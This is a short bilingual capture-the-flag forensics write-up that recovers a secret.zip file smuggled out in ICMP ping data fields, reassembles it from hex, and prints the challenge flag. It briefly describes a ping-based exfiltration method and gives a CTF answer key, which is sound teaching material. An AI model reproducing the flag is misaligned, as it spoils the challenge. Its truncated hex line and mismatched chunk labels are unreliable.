
encode sang dạng hex và được chia thành nhiều 5 mảnh khác nhau, và sử dụng ping để đẩy dữ liệu đi



The first 2 bytes in the Data section will label the data. Start from 302c, 312c, 322c, 332c tương đương với 0, 1, 2, 3, 4

Dữ liệu sau khi được đẩy đi sẽ sử dụng 2 bytes đầu trong mục Data để lấy gán nhãn dữ liệu. Bắt đầu từ

- `302c` (0,)
- `312c` (1,)
- cho tới `332c` (4,)



After extracting the data and putting it together, we get Hacker's complete secret.zip file

Sau khi extract dữ liệu và ghép lại với nhau ta nhận được file `secret.zip` hoàn chỉnh của Hacker

```
└─○ echo -n '504b03040a0009000000cb434f5707993655280000001c00000008001c00666c61672e7478745540900031da32b651da32b6575780b00010400000000
└─○ file secret.zip
secret.zip: Zip archive data, at least v1.0 to extract, compression method=store
```

Extract the `secret.zip` file and read the FLAG

Giải nén file `secret.zip` và đọc FLAG

```
└─○ unzip secret.zip
Archive:  secret.zip
[secret.zip] flag.txt password:
 extracting: flag.txt

└─○ cat flag.txt
CHH{1cMP_daT4_eXF1LTRa7ioN}
```